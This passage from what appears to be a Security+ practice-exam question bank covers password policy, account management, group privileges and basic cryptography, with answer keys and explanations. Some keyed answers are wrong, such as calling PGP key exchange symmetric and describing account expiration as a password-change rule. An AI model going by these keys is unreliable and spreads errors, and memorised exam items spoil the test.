A user has forgotten their account password. Which of the following is the BEST recovery strategy?

- A. Upgrade the authentication system to use biometrics instead.
- B. Temporarily disable password complexity requirements.
- C. Set a temporary password that expires upon first use.
- D. Retrieve the user password from the credentials database.

**Correct Answer: C**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Since a user's password isn't stored on most operating systems (only a hash value is kept), most operating systems allow the administrator to change the value for a user who has forgotten theirs. This new value allows the user to log in and then immediately change it to another value that they can (ideally) remember. Also setting a temporary password to expire upon first use will not allow a hacker the opportunity or time to use it.

Incorrect Answers:

- A: Using a biometric system is not going to recover a forgotten password.
- B: Disabling password complexity requirements is not a recovery strategy rather it would be compromising your password policy.
- C: This is not sound practice to keep user passwords on a credentials database since most operating systems store user passwords hashed and the administrator will be able to change the value for a user who has forgotten theirs.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp. 140-141

#### **QUESTION 842**

Which of the following is a BEST practice when dealing with user accounts that will only need to be active for a limited time period?

- A. When creating the account, set the account to not remember password history.
- B. When creating the account, set an expiration date on the account.
- C. When creating the account, set a password expiration date on the account.
- D. When creating the account, set the account to have time of day restrictions.

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Disablement is a secure feature to employ on user accounts for temporary workers, interns, or consultants. It automatically disables a user account or causes the account to expire at a specific time and on a specific day.

Incorrect Answers:

- A: Disabling password history will allow password reuse. The account will remain active.
- C: Password expiration compels users to change passwords after a specified period. The account will remain active.
- D: Time of day restrictions limit when users can access specific systems based on the time of day or week. The account will remain active.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 280, 292, 293.

### **QUESTION 843**

ABC company has a lot of contractors working for them. The provisioning team does not always get notified that a contractor has left the company. Which of the following policies would prevent contractors from having access to systems in the event a contractor has left?

- A. Annual account review
- B. Account expiration policy
- C. Account lockout policy
- D. Account disablement

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Account expiration is a secure feature to employ on user accounts for temporary workers, interns, or consultants. It automatically disables a user account or causes the account to expire at a specific time and on a specific day.

**Incorrect Answers:**

- A: An account review would conclude if users have been suitably completing their work tasks or whether there have been failed and/or successful attempts at violating company policies or the law. It would not prevent contractors from having access to systems in the event a contractor has left.
- C: Account lockout automatically disables an account due to repeated failed log on attempts. It would not prevent contractors from having access to systems in the event a contractor has left.
- D: The question states: "The provisioning team does not always get notified that a contractor has left the company". Therefore, disabling an account needs to happen automatically. The account expiration policy meets the requirements.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292- 294.

**QUESTION 844**

Which of the following controls mitigates the risk of Matt, an attacker, gaining access to a company network by using a former employee's credential?

- A. Account expiration
- B. Password complexity
- C. Account lockout
- D. Dual factor authentication

**Correct Answer: A**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Account expiration is a secure feature to employ on user accounts for temporary workers, interns, or consultants. It automatically disables a user account or causes the account to expire at a specific time and on a specific day.

**Incorrect Answers:**

- B: Implementing password complexity would not work, as the user is a former employee and would not be there to change their password to a more complex one.
- C: Account lockout automatically disables an account due to repeated failed log on attempts. Matt could get the password before reaching the log on attempt threshold.
- D: Matt could still discover both authentication factors to gain access. With the account disabled, there is no chance of that happening.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292- 294.

**QUESTION 845**

Which of the following security benefits would be gained by disabling a terminated user account rather than deleting it?

- A. Retention of user keys
- B. Increased logging on access attempts
- C. Retention of user directories and files
- D. Access to quarantined files

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Account Disablement should be implemented when a user will be gone from a company whether they leave temporary or permanently. In the case of permanently leaving the company the account should be disabled. Disablement means that the account will no longer be an active account and that the user keys for that account are retained which would not be the case if the account was deleted from the system.

**Incorrect Answers:**

B: You will not be able to log on to a disabled account.

C: The user directories and files being retained would only be beneficial for data recovery purposes.

D: Disabling a terminated user account does not make its contents quarantined. Quarantine means isolating infected files.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 141.

#### **QUESTION 846**

During an audit, the security administrator discovers that there are several users that are no longer employed with the company but still have active user accounts. Which of the following should be performed?

- A. Account recovery
- B. Account disablement
- C. Account lockouts
- D. Account expiration

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Account Disablement should be implemented when a user will be gone from a company whether they leave temporary or permanently. In the case of permanently leaving the company the account should be disabled. Disablement means that the account will no longer be an active account.

**Incorrect Answers:**

A: Account recovery is usually done in cases where users have forgotten their password which they use to access their accounts. In this case the users have left the employment of the company.

C: The need to lock an account occurs when a user is attempting to log in but giving incorrect values; locking this account is necessary to prevent a would-be attacker from repeatedly guessing at password values until they find a match.

D: Account expiration is implemented when you want to force users to change their password to access their accounts on a regular basis.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 140, 141.

**QUESTION 847**

A hacker has discovered a simple way to disrupt business for the day in a small company which relies on staff working remotely. In a matter of minutes the hacker was able to deny remotely working staff access to company systems with a script. Which of the following security controls is the hacker exploiting?

- A. DoS
- B. Account lockout
- C. Password recovery
- D. Password complexity

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

**Section: Access Control and Identity Management**

B: Account lockout automatically disables an account due to repeated failed log on attempts. The hacker must have executed a script to repeatedly try logging on to the remote accounts, forcing the account lockout policy to activate.

**Incorrect Answers:**

A: Denial of service (DoS) is a form of attack whose principal objective is preventing the victimized system from performing valid actions or responding to valid traffic.

C: The users did not forget their passwords, they were locked out. Furthermore, most times users would be required to change their passwords instead of recovering them as it is not a secure solution.

D: since the hacker did not gain access to the system, password complexity would not be exploited as it forms part of the company's password policy.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 2913- 293.

**QUESTION 848**

Account lockout is a mitigation strategy used by Jane, the administrator, to combat which of the following attacks? (Select TWO).

- A. Spoofing
- B. Man-in-the-middle
- C. Dictionary
- D. Brute force
- E. Privilege escalation

**Correct Answer:** CD

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Account lockout is a useful method for slowing down online password-guessing attacks. A dictionary attack performs password guessing by making use of a pre-existing list of likely passwords. A brute-force attack is intended to try every possible valid combination of characters to create possible passwords in the attempt to discover the specific passwords used by user accounts.

Incorrect Answers:

- A: Spoofing is the act of falsifying data by changing the source addresses of network packets.
- B: A man-in-the-middle attack is a type of communications eavesdropping attack.
- E: Privilege escalation is a breach of authorization restrictions and may be a breach of authentication.

References:

<https://www.ultimatewindowssecurity.com/wiki/WindowsSecuritySettings/Account-Lockout>- Policy Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 168, 173, 176, 319.

#### **QUESTION 849**

A recent audit has discovered that at the time of password expiration clients are able to recycle the previous credentials for authentication. Which of the following controls should be used together to prevent this from occurring? (Select TWO).

- A. Password age
- B. Password hashing
- C. Password complexity
- D. Password history
- E. Password length

**Correct Answer:** AD

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

D: Password history determines the number of previous passwords that cannot be used when a user changes his password. For example, a password history value of 5 would disallow a user from changing his password to any of his previous 5 passwords.

A: When a user is forced to change his password due to a maximum password age period expiring, he could change his password to a previously used password. Or if a password history value of 5 is configured, the user could change his password six times to cycle back round to his original password. This is where the minimum password age comes in. This is the period that a password must be used for. For example, a minimum password age of 30 would determine that when a user changes his password, he must continue to use the same password for at least 30 days.

Incorrect Answers:

B: Hashing is a one-way function that creates a fixed-length output from an input of any length. C, E: Password complexity combined with password length helps produce strong passwords, but can be recycled if password age and history is not configured.

References:

[https://technet.microsoft.com/en-us/library/cc757692%28v=ws.10%29.aspx#w2k3tr\\_sepoltaccou\\_set\\_kuwh](https://technet.microsoft.com/en-us/library/cc757692%28v=ws.10%29.aspx#w2k3tr_sepoltaccou_set_kuwh) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292, 293, 315.

**QUESTION 850**

A password history value of three means which of the following?

- A. Three different passwords are used before one can be reused.
- B. A password cannot be reused once changed for three years.
- C. After three hours a password must be re-entered to continue.
- D. The server stores passwords in the database for three days.

**Correct Answer: A**

Section: Access Control and Identity Management

Explanation

**Explanation/Reference:**

Section: Access Control and Identity Management

Password History defines the number of unique new passwords a user must use before an old password can be reused.

Incorrect Answers:

B: Password history is not defined in time, but the number of unique new passwords.

C: Password History tracks previous passwords so as to prevent password reuse, not for the re-entering of a password.

D: Password History tracks previous passwords so as to prevent password reuse, it does not deal with password storage.

References:

<https://technet.microsoft.com/en-us/library/cc956938.aspx> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 293.

### QUESTION 851

An administrator discovers that many users have used their same passwords for years even though the network requires that the passwords be changed every six weeks. Which of the following, when used together, would BEST prevent users from reusing their existing password? (Select TWO).

- A. Length of password
- B. Password history
- C. Minimum password age
- D. Password expiration
- E. Password complexity
- F. Non-dictionary words

**Correct Answer:** BC

**Section:** Access Control and Identity Management

**Explanation**

#### **Explanation/Reference:**

Section: Access Control and Identity Management

In this question, users are forced to change their passwords every six weeks. However, they are able to change their password and enter the same password as the new password.

Password history determines the number of previous passwords that cannot be used when a user changes his password. For example, a password history value of 5 would disallow a user from changing his password to any of his previous 5 passwords.

When a user is forced to change his password due to a maximum password age period expiring, (the question states that the network requires that the passwords be changed every six weeks) he could change his password to a previously used password. Or if a password history value of 5 is configured, the user could change his password six times to cycle back round to his original password. This is where the minimum password age comes in. This is the period that a password must be used for. For example, a minimum password age of 30 would determine that when a user changes his password, he must continue to use the same password for at least 30 days.

**Incorrect Answers:**

A: The length of password determines how many characters a password must contain. It will not prevent users from changing their passwords multiple times to cycle back to their original passwords.

D: Password expiration determines how long a password can be used for before it must be changed. In this question, the password expiration is 6 weeks.

Password expiration will force users to change their passwords but it will not prevent users from changing their passwords multiple times to cycle back to their original passwords.

E: Password complexity determines what a password should include. For example, you could require a password to contain uppercase and lowercase letters and numbers. It will not prevent users from changing their passwords multiple times to cycle back to their original passwords.

F: Non-dictionary words is a setting that determines that a password should not be a word that can be found in a dictionary. This is to prevent a "dictionary attack" where software can be used to attempt to access a system by using the words of a dictionary as the password.

References:

[https://technet.microsoft.com/en-us/library/cc757692%28v=ws.10%29.aspx#w2k3tr\\_sepol\\_accou\\_set\\_kuwh](https://technet.microsoft.com/en-us/library/cc757692%28v=ws.10%29.aspx#w2k3tr_sepol_accou_set_kuwh)

### QUESTION 852

A system administrator has noticed that users change their password many times to cycle back to the original password when their passwords expire. Which of the following would BEST prevent this behavior?

- A. Assign users passwords based upon job role.
- B. Enforce a minimum password age policy.
- C. Prevent users from choosing their own passwords.
- D. Increase the password expiration time frame.

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

A minimum password age policy defines the period that a password must be used for before it can be changed.

Incorrect Answers:

A: Assigning users passwords based upon job role is not a secure password solution.

C: Preventing users from choosing their own passwords could make remembering passwords difficult. This could lead to a user having to record a generated password somewhere that is not secure.

D: This will cause a password to be retained for a longer period.

References:

[https://technet.microsoft.com/en-us/library/cc779758\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc779758(v=ws.10).aspx) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 291- 293.

### QUESTION 853

Which of the following is an important implementation consideration when deploying a wireless network that uses a shared password?

- A. Authentication server
- B. Server certificate
- C. Key length
- D. EAP method

**Correct Answer: C**

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

Section: Access Control and Identity Management

Key length is the main issue of concern since the wireless network uses a shared password. With risks of shared passwords makes the length of the password a crucial factor to risk mitigation.

Incorrect Answers:

- A: An authentication server is used to authenticate access points and switches on 802.1X. This is the norm.
- B: Server certificates are used when authentication and trust relationships are established. This is normal.
- D: EAP (Extensible Authentication protocol) method being used is normal.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139-140, 158

## **QUESTION 854**

A security administrator is reviewing the below output from a password auditing tool:

P@ss.  
@pW1.  
S3cU4

Which of the following additional policies should be implemented based on the tool's output?

- A. Password age
- B. Password history
- C. Password length
- D. Password complexity

**Correct Answer: C**

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

Section: Access Control and Identity Management

The output shows that all the passwords are either 4 or 5 characters long. This is way too short, 8 characters are shown to be the minimum for password length.

Incorrect Answers:

- A: The output does not show how long the passwords have been in use.
- B: The output does not show the password history.
- D: The output shows that the password is indeed making use of complexity when it comes to the types of characters used.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139-140

**QUESTION 855**

Several employee accounts appear to have been cracked by an attacker. Which of the following should the security administrator implement to mitigate password cracking attacks? (Select TWO).

- A. Increase password complexity
- B. Deploy an IDS to capture suspicious logins
- C. Implement password history
- D. Implement monitoring of logins
- E. Implement password expiration
- F. Increase password length

**Correct Answer:** AF

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The more difficult a password is the more difficult it is to be cracked by an attacker. By increasing the password complexity you make it more difficult. Passwords that are too short can easily be cracked. The more characters used in a password, combined with the increased complexity will mitigate password cracking attacks.

**Incorrect Answers:**

- B: IDS (intrusion detection systems) can be implemented to capture suspicious logins, but that assumes that the passwords are already cracked.
- C: Password history implementation is used to prevent users changing their password to the same value as the old one, or to one that they used the last time around, this might also be used by some crackers to hack passwords and thus is not mitigating password attacks.
- D: Monitoring the logins is part of auditing and does not mitigate the password cracking attacks.
- E: Password expiration refers to the period of validity of passwords. Some crackers will even make use of these expiry periods to crack passwords.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139-140

**QUESTION 856**

Human Resources suspect an employee is accessing the employee salary database. The administrator is asked to find out who it is. In order to complete this task, which of the following is a security control that should be in place?

- A. Shared accounts should be prohibited.
- B. Account lockout should be enabled

- C. Privileges should be assigned to groups rather than individuals
- D. Time of day restrictions should be in use

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Since distinguishing between the actions of one person and another isn't possible if they both use a shared account, shared accounts should not be allowed. If shared accounts are being used, the administrator will find the account, but have more than one suspect. To nullify this occurrence, Shared accounts should be prohibited.

Incorrect Answers:

- B: When a user repeatedly enters an incorrect password at logon, Account lockout automatically disables their account someone attempts. Repeated incorrect logon attempts are not the issue in this instance.
- C: Group-based privileges assign all members of a group a privilege or access to a resource as a collective. Assigning privileges to groups won't help the administrator find the suspect.
- D: Time of day restrictions limits when a specific user account can log on to the network according to the time of day. Time of day restrictions won't help the administrator find the suspect.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 280, 293, 294.

**QUESTION 857**

A network administrator is configuring access control for the sales department which has high employee turnover. Which of the following is BEST suited when assigning user rights to individuals in the sales department?

- A. Time of day restrictions
- B. Group based privileges
- C. User assigned privileges
- D. Domain admin restrictions

**Correct Answer:** B

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The question states that the sales department has a high employee turnover. You can assign permissions to access resources either to a user or a group. The

most efficient way is to assign permissions to a group (group based privileges). Then when a new employee starts, you simply add the new user account to the appropriate groups. The user then inherits all the permissions assigned to the groups.

Incorrect Answers:

- A: Time of day restrictions refers to restricting access to resources to certain times of days. For example, in Windows Active Directory, you can configure user accounts to permit logging in only during office hours. Time of day restrictions is not used to assign user rights to users.
- C: You can assign permissions to access resources either to a user or a group. The most efficient way is to assign permissions to a group (group based privileges). If you assign permissions/privileges directly to a user, you need to assign the permissions/privileges to a new user account every time a new user starts. It's much simpler to add the new user account to a group that already has the appropriate permissions/privileges assigned.
- D: Domain admin restrictions refer to applying restrictions to the Domain Administrator user account or accounts in the Domain Admins group to increase security. It is not used to assign permissions or privileges to new sales users.

References:

<https://technet.microsoft.com/en-gb/library/cc786285%28v=ws.10%29.aspx>

### **QUESTION 858**

A new network administrator is setting up a new file server for the company. Which of the following would be the BEST way to manage folder security?

- A. Assign users manually and perform regular user access reviews
- B. Allow read only access to all folders and require users to request permission
- C. Assign data owners to each folder and allow them to add individual users to each folder
- D. Create security groups for each folder and assign appropriate users to each group

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Creating a security group for each folder and assigning necessary users to each group would only allow users belonging to the folder's security group access to the folder. It will make assigning folder privileges much easier, while also being more secure.

Incorrect Answers:

- A: Assigning users manually and performing regular user access reviews would take longer than option 'D'. The question asks for the best way to achieve the goal.
- B: Allowing read only access to all folders and requiring users to request permission would require a lot of administrative effort. The question asks for the best way to achieve the goal.
- C: Assigning data owners to each folder and allowing them to add individual users to each folder could defeat the principle of least privileges.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 294.

**QUESTION 859**

A new intern was assigned to the system engineering department, which consists of the system architect and system software developer's teams. These two teams have separate privileges. The intern requires privileges to view the system architectural drawings and comment on some software development projects. Which of the following methods should the system administrator implement?

- A. Group based privileges
- B. Generic account prohibition
- C. User access review
- D. Credential management

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

You can assign permissions to access resources either to a user or a group. The most efficient way is to assign permissions to a group (group based privileges). By assigning the intern's user account to both groups, the intern will inherit the permissions assigned to those groups.

**Incorrect Answers:**

B: Generic account prohibition is a rule that states no generic, shared, or anonymous accounts should be allowed in private networks or on any system where security is important. This will not allow the intern to view the system architectural drawings and comment on some software development projects.

C: User access reviews are performed to conclude whether users have been performing their work tasks correctly or if there have been failed and/or successful attempts at violating company policies or the law. This will not allow the intern to view the system architectural drawings and comment on some software development projects.

D: Credential management is a service or software product that is designed to store and manage user credentials. It allows users to specify longer and more random credentials for their different accounts without having to remember or writing them down. This will not allow the intern to view the system architectural drawings and comment on some software development projects.

**References:**

<https://technet.microsoft.com/en-gb/library/cc786285%28v=ws.10%29.aspx> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 291- 294.

**QUESTION 860**

A system administrator needs to ensure that certain departments have more restrictive controls to their shared folders than other departments. Which of the following security controls would be implemented to restrict those departments?

- A. User assigned privileges
- B. Password disablement
- C. Multiple account creation

D. Group based privileges

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Group-based privileges assign privileges or access to a resource to all members of a group. Group-based access control grants every member of the group the same level of access to a specific object.

Incorrect Answers:

A: These are permissions that are granted or denied on a specific individual user basis. This would not allow for a more restrictive control over the department's shared folders.

B: Disabling a password would allow for a less restrictive control over the department's shared folders.

C: Each user should only have one standard user account. Administrators can have more than one administrative account for different roles.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 290- 294.

### **QUESTION 861**

Which of the following practices reduces the management burden of access management?

- A. Password complexity policies
- B. User account audit
- C. Log analysis and review
- D. Group based privileges

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Granting permissions to all members of a group is quicker than individually assigning them to each user. This means an administrator will spend less time on assigning permissions to users who require the same access privileges.

Incorrect Answers:

A: Password complexity determines what a password should include. It will not reduce the management burden of access management.

B: User account auditing can be used to establish whether users have been suitably carrying out their work tasks or if there have been failed and/or successful attempts at violating company policies or the law. This helps to detect unauthorized access after it has occurred.

C: Log analysis is used for reviewing audit trails and log files for evidence of policy violations, malicious events, downtimes, bottlenecks, or other issues of concern. This helps to detect unauthorized access after it has occurred.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 291- 294.

### QUESTION 862

A supervisor in the human resources department has been given additional job duties in the accounting department. Part of their new duties will be to check the daily balance sheet calculations on spreadsheets that are restricted to the accounting group. In which of the following ways should the account be handled?

- A. The supervisor should be allowed to have access to the spreadsheet files, and their membership in the human resources group should be terminated.
- B. The supervisor should be removed from the human resources group and added to the accounting group.
- C. The supervisor should be added to the accounting group while maintaining their membership in the human resources group.
- D. The supervisor should only maintain membership in the human resources group.

**Correct Answer:** C

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

You can assign permissions to access resources either to a user or a group. The most efficient way is to assign permissions to a group (group based privileges). By assigning the human resources supervisor's user account to the group means the supervisor will inherit the permissions of that group, and allow him to carry out the new duties. Because the new duties are being added to his normal duties, maintaining membership in the human resources group will allow the supervisor to continue performing his normal duties.

**Incorrect Answers:**

A: Because the new duties are being added to his normal duties, terminating the supervisor's membership in the human resources group will prevent the supervisor from carrying out his normal duties as he will no longer have the required permissions.

B: Because the new duties are being added to his normal duties, removing the supervisor from the human resources group will prevent the supervisor from carrying out his normal duties as he will no longer have the required permissions.

D: Maintaining the supervisor's membership in the human resources group only, will prevent the supervisor from carrying out his additional duties in the accounting department as the supervisor will not have the required permissions.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 294.

### QUESTION 863

A security analyst implemented group-based privileges within the company active directory. Which of the following account management techniques should be undertaken regularly to ensure least privilege principles?

- A. Leverage role-based access controls.
- B. Perform user group clean-up.
- C. Verify smart card access controls.
- D. Verify SHA-256 for password hashes.

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

**Section:** Access Control and Identity Management

Active Directory (AD) has no built-in clean-up feature. This can result in obsolete user, group and computer objects accumulating over time and placing security and compliance objectives in jeopardy. You would therefore need to regularly clean-up these settings.

Incorrect Answers:

- A: Reusing role-based access controls would not ensure least privilege principles.
- C: Smart cards are credit-card-sized IDs, badges, or security passes with an embedded integrated circuit chip that allows you to physically access secure facilities. This would not ensure least privilege principles.
- D: Hashing is used to detect violations of data integrity. This would not ensure least privilege principles.

References:

<http://www.cayosoft.com/active-directory-cleanup/>

**QUESTION 864**

Privilege creep among long-term employees can be mitigated by which of the following procedures?

- A. User permission reviews
- B. Mandatory vacations
- C. Separation of duties
- D. Job function rotation

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

**Section:** Access Control and Identity Management

Privilege creep is the steady build-up of access rights beyond what a user requires to perform his/her task. Privilege creep can be decreased by conducting sporadic access rights reviews, which will confirm each user's need to access specific roles and rights in an effort to find and rescind excess privileges.

**Incorrect Answers:**

- B: Mandatory vacations require each employee to be on vacation for a minimal amount of time each year. During this time a different employee sits at their desk and performs their work tasks.
- C: Separation of duties divides administrator or privileged tasks into separate groupings.
- D: Job function rotation allows for employees to be knowledgeable about another employee's job function in the event that an employee is sick or on vacation.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 81, 82, 294.

**QUESTION 865**

A recent audit of a company's identity management system shows that 30% of active accounts belong to people no longer with the firm. Which of the following should be performed to help avoid this scenario? (Select TWO).

- A. Automatically disable accounts that have not been utilized for at least 10 days.
- B. Utilize automated provisioning and de-provisioning processes where possible.
- C. Request that employees provide a list of systems that they have access to prior to leaving the firm.
- D. Perform regular user account review / revalidation process.
- E. Implement a process where new account creations require management approval.

**Correct Answer:** BD

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Provisioning and de-provisioning processes can occur manually or automatically. Since the manual processes are so time consuming, the automated option should be used as it is more efficient. Revalidating user accounts would determine which users are no longer active.

**Incorrect Answers:**

- A: Disabling the accounts would work for users who would return, but these users will not be returning. Therefore, they must be removed.
- C: This option will tell which systems you need to access to manually remove users. This would take a long time, and might allow users to access those systems after they have left.
- E: Account creation is not the problem in this case. It is the fact that accounts aren't being removed when users have left.

**References:**

<https://technet.microsoft.com/en-us/library/dn487455.aspx>

**QUESTION 866**

In order for network monitoring to work properly, you need a PC and a network card running in what mode?

- A. Launch
- B. Exposed
- C. Promiscuous
- D. Sweep

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Promiscuous mode allows the network card to look at any packet that it sees on the network. This even includes packets that are not addressed to that network card.

**Incorrect Answers:**

A, B, D: These options are not valid modes for network cards. For network monitoring to work properly you require a PC that includes a NIC running in promiscuous mode and monitoring software.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 46.

### **QUESTION 867**

Which of the following techniques enables a highly secured organization to assess security weaknesses in real time?

- A. Access control lists
- B. Continuous monitoring
- C. Video surveillance
- D. Baseline reporting

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Continuous monitoring point toward the never-ending review of what resources a user actually accesses, which is critical for preventing insider threats. Because the process is never-ending, assessments happen in real time.

**Incorrect Answers:**

A: Access Control List (ACL) specifies which users are allowed or refused the different types of available access based on the object type. It does not assess

security weaknesses in real time.

C: Video surveillance provides real time monitoring of physical threats.

D: A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards. It does not assess security weaknesses in real time.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 154, 156, 372.

[http://en.wikipedia.org/wiki/IT\\_baseline\\_protection](http://en.wikipedia.org/wiki/IT_baseline_protection)

### QUESTION 868

Which of the following protocols uses an asymmetric key to open a session and then establishes a symmetric key for the remainder of the session?

- A. SFTP
- B. HTTPS
- C. TFTP
- D. TLS

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

SSL establishes a session using asymmetric encryption and maintains the session using symmetric encryption.

Incorrect Answers:

A: SFTP, Secure File Transfer Protocol, does not provide authentication and security; it expects the underlying protocol to secure this.

B: HTTPS, "HTTP over SSL/TLS", it is not a protocol in and of itself; rather, it is the result of simply layering the Hypertext Transfer Protocol (HTTP) on top of the SSL or TLS protocol, thus adding the security capabilities of SSL/TLS to standard HTTP communications.

C: TFTP, Trivial File Transfer Protocol, includes no login or access control mechanisms.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 76, 268-269, 274

### QUESTION 869

A company uses PGP to ensure that sensitive email is protected. Which of the following types of cryptography is being used here for the key exchange?

- A. Symmetric
- B. Session-based
- C. Hashing

D. Asymmetric

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

PGP combines symmetric-key encryption and public-key encryption. The message is encrypted using a symmetric encryption algorithm, which requires a symmetric key. Each symmetric key is used only once and is also called a session key.

Incorrect Answers:

B: They key is a session key, but it is calculated using symmetric encryption.

C: PGP uses hashing to create a digital signature from the plaintext, not for the key exchange.

D: PGP uses symmetric-key encryption, not asymmetric.

References:

[http://en.wikipedia.org/wiki/Pretty\\_Good\\_Privacy](http://en.wikipedia.org/wiki/Pretty_Good_Privacy)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 272-273

### **QUESTION 870**

Which of the following is true about asymmetric encryption?

- A. A message encrypted with the private key can be decrypted by the same key
- B. A message encrypted with the public key can be decrypted with a shared key.
- C. A message encrypted with a shared key, can be decrypted by the same key.
- D. A message encrypted with the public key can be decrypted with the private key.

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Asymmetric algorithms use two keys to encrypt and decrypt data. These asymmetric keys are referred to as the public key and the private key. The sender uses the public key to encrypt a message, and the receiver uses the private key to decrypt the message; what one key does, the other one undoes.

Incorrect Answers:

A: The message is encrypted with a public key, not with a private key.

B: The message is decrypted with a private key, not with a shared key.

C: The message is encrypted with a public key, not with a shared key.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251-254

**QUESTION 871**

Encryption used by RADIUS is BEST described as:

- A. Quantum
- B. Elliptical curve
- C. Asymmetric
- D. Symmetric

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The RADIUS server uses a symmetric encryption method.

Note: Symmetric algorithms require both ends of an encrypted message to have the same key and processing algorithms. Symmetric algorithms generate a secret key that must be protected.

Incorrect Answers:

A: Quantum encryption is a hypothetical encryption method not yet in use.

B: Elliptical curve cryptography (ECC) is an approach to public-key cryptography, but the RADIUS protocol uses a private(secret) key.

C: RADIUS uses a symmetric, not an asymmetric, encryption method.

References:

